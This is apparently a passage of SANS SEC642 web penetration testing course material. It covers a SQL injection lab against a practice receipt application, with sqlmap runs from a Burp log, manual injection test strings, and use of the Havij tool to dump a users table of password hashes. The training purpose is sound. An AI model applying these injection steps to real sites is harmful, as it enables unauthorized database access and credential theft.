SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Now that your Burp log, located in /tmp/burp_log, contains a record of your reconnaissance requests, you can use this data to inform sqlmap's discovery process.

Open a new terminal window, switch into the sqlmap directory and run sqlmap using the Burp log as your target.

```
$ cd /opt/samurai/sqlmap
$ ./sqlmap.py -l /tmp/burp_log (Note that's a lower-case L)
```

Sqlmap will ask you for each request in the log if you would like to use this request as a basis for discovery. The first request in the list should be your request with "rturner" as the username. Select Y to test this request because it is the valid request which will act as your base.

Sqlmap may show you a warning message indicating that the URL is not stable because of the timestamp that changes with each request. If so, select C to continue.

Exercise Summary

- Perform discovery on a PHP and MySQL page with Havij and dump a database table
- Perform discovery with sqlmap and manually format adjust the scan with --suffix and --prefix
- Review payloads.xml and see it in action when viewing queries made by error, Boolean and time-based tests done by sqlmap
- Use recon performed with Burp as a starting point for your discovery with sqlmap
- Adjust for a dynamic page with --string and dump a database table with passwords
 - Then crack those passwords!

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

In this exercise you performed discovery with the Havij tool against a PHP and MySQL web application and used the discovered injection vulnerability to dump the contents of a database table.

You then performed discovery against the same web application using sqlmap. Sqlmap's default settings were not sufficient to find the vulnerability, so you used the --suffix and --prefix options to adjust the scan and guided sqlmap to correctly discovering the injection.

You reviewed the contents of payloads.xml to see which payloads and tests were used at each level. You then caused sqlmap to log each request made when testing error-based, Boolean-based and timing-based test and viewed these requests, URL decoded, in the log file.

Performing manual reconnaissance through the Burp proxy tool, you logged each request and used the log file as a starting point for performing discovery against the target web application with sqlmap.

Finally, you guided sqlmap in detecting a previously undiscovered Boolean-based injection using the --string command line option. You then took advantage of this more efficient injection to dump a database table containing passwords and cracked it with sqlmap's built in password cracking functionality.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Conclusions

- Application complexity has complicated our testing
 - But we have the ability to get through it
- These attacks help show the risks in the applications
 - Helping organizations determine the importance to fix the flaws
- Tomorrow we will continue with client-side vulnerabilities
 - And target-specific attacks

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

During today we have explored the various pieces that are involved due to application complexity. We have discussed how to find and exploit complex SQL injection and file inclusion flaws. This helps us show the risks an organization faces from server-side flaws.

We have also explored Burp Suite. This is a toolset that will be used throughout the rest of the week as it provides much of the functionality needed for a penetration test.

Tomorrow we will move into client-side flaws and how to exploit them. We will also discuss some target specific techniques for servers such as SharePoint.

Optional Havij Exercise

- **Target:** <http://receipt.sec642.org>
- **Required Software:**
 - [http://files.sec642.org/Havij 1.15 Free.exe](http://files.sec642.org/Havij%201.15%20Free.exe)
- **Note:** This lab requires Windows. If you are not running a version of windows on your host machine or do not have windows in a virtual machine, you can complete this lab at home
- **Goals:**
 1. Download and install Havij
 2. Perform discovery with Havij
 3. Perform exploitation with Havij

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The first part of this exercise is going to target an application for viewing receipts for an online purchase and is located at:

<http://receipt.sec642.org>

The web server is an Ubuntu Linux server and the web application is written in PHP with a MySQL database backend.

During reconnaissance and your initial discovery process you were able to determine that the application consists of a single file:


- receipt.php is vulnerable to SQL injection using the GET parameter ?id=[...]
- The injection vulnerability supports the following techniques: union query, error-based, Boolean-based and timing-based injection.

Your goals for this exercise are as follows:

1. Download and install Havij from [http://files.sec642.org/Havij 1.15 Free.exe](http://files.sec642.org/Havij%201.15%20Free.exe)
1. Perform discovery with Havij on the "id=" parameter
2. Perform exploitation the vulnerability with Havij to dump the contents of the users table.

Part 1: Install and Open Havij

- Download and Install Havij:
 - [http://files.sec642.org/Havij 1.15 Free.exe](http://files.sec642.org/Havij%201.15%20Free.exe)
- Install to:
C:\Tools\Havij
- Run Havij.exe
- Version number is off in certain places



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Begin by downloading and installing Havij on your Windows machine from the following URL:

[http://files.sec642.org/Havij 1.15 Free.exe](http://files.sec642.org/Havij%201.15%20Free.exe)

Install the tool to any convenient location (we recommend C:\Tools). For the duration of this exercise, we will assume that the tool is installed in C:\Tools\Havij. Execute Havij.exe and familiarize yourself with the GUI. You may notice some inconsistencies in the version numbers, but that is merely an oversight on the part of the developer.


Part 1: Browse the Target Site

- During reconnaissance you found the following valid URL for the receipt application:

```
http://receipt.sec642.org/  
receipt.php?id=mmo_1
```

- Test the following URLs to manually test for basic injection:

| | |
|-------------------------------------|-----------------------|
| <input type="checkbox"/> | ?id=mmo_1 AND 1=1 |
| <input type="checkbox"/> | ?id=mmo_1' AND 'a'='a |
| <input checked="" type="checkbox"/> | ?id=mmo_1" AND "a"="a |



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Before you use Havij, open the browser of your choice and perform some manual reconnaissance of the following URL. Confirming that it represents a valid query.


```
http://receipt.sec642.org/receipt.php?id=mmo_1
```

Test the following basic suffix and prefix combinations, manually trying to discover an injection point:

```
http://receipt.sec642.org/receipt.php?id=mmo_1 AND 1=1 - Invalid  
http://receipt.sec642.org/receipt.php?id=mmo_1' AND 'a'='a - Invalid  
http://receipt.sec642.org/receipt.php?id=mmo_1" AND "a"="a - Valid
```

We've found a suffix and prefix combination that works!

Part 1: Discovery with Havij



Now switch back to Havij and perform the same discovery. Enter the confirmed valid URL as the target.

`http://receipt.sec642.org/receipt.php?id=mmo_1`

Now click on **Analyze**. Havij will discover the vulnerability with no manual assistance. You can move on to exploitation and data exfiltration.

Notice the Info tab displays some general information collected about the injection vector and the Log window at the bottom of the screen, which shows a log of activities and found injection vectors.

Part 1: Exploitation with Havij

The screenshot shows the Havij application window. The 'Target' field contains the URL `http://receipt.sec642.org/receipt.php?id=mmo_1`. The 'Tables' tab is selected, indicated by a circled '1'. A tree view on the left shows the 'receipt' database with its tables: 'users' (selected), 'info', 'password', 'username', and 'id'. A circled '2' is next to the 'Get Tables' button. A circled '3' is next to the 'Get Columns' button. A circled '4' is next to the 'Get Data' button. To the right is a spreadsheet-like table with columns 'info', 'password', 'username', and 'id'. The data rows are:

| info | password | username | id |
|---------------------|---------------|------------|----|
| Christine Burkhardt | 2a2f953aac... | curkhart | 5 |
| Jenelle Castillo | 8fc42c6df... | jcastillo | 1 |
| Lewis Silvestre | 0cc175b9c0... | lsilvestre | 4 |
| Natasha Melvin | a1b858512... | nmelvin | 2 |
| Richard Turner | a2a551a645... | rturner | 3 |

The status bar at the bottom left says 'Status: I'm IDLE'. The bottom right corner displays 'All Rights Reserved'.

On the right side of the window, there are four numbered steps:

- 1) Switch to the Tables tab
- 2) Check the receipt database and click on "Get Tables"
- 3) Check the users table and click on "Get Columns"
- 4) Check every column in the users table and click on "Get Data"

A large text box on the right says 'Goal 1 complete!'

You will now retrieve the contents of the users table in the receipt database.

1. Switch to the **Tables** tab
2. Click the checkbox next to the **receipt** database and click on **Get Tables**
3. Click the checkbox next to the **users** table and click on **Get Columns**
4. Click the checkbox next to every column in the users table (**info**, **password**, **username**, **id**) and click on **Get Data**

At each step of the process, Havij will retrieve the necessary data and populate the spreadsheet on the right. You have now dumped the entire contents of the users table in the receipt database of this application.

Goal 1 complete!

Review: Havij

- Reviewed using Havij against a flaw
 - Discovering and exploiting it
- Explored the GUI interface

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This exercise enabled us to explore Havij and SQL injection flaws.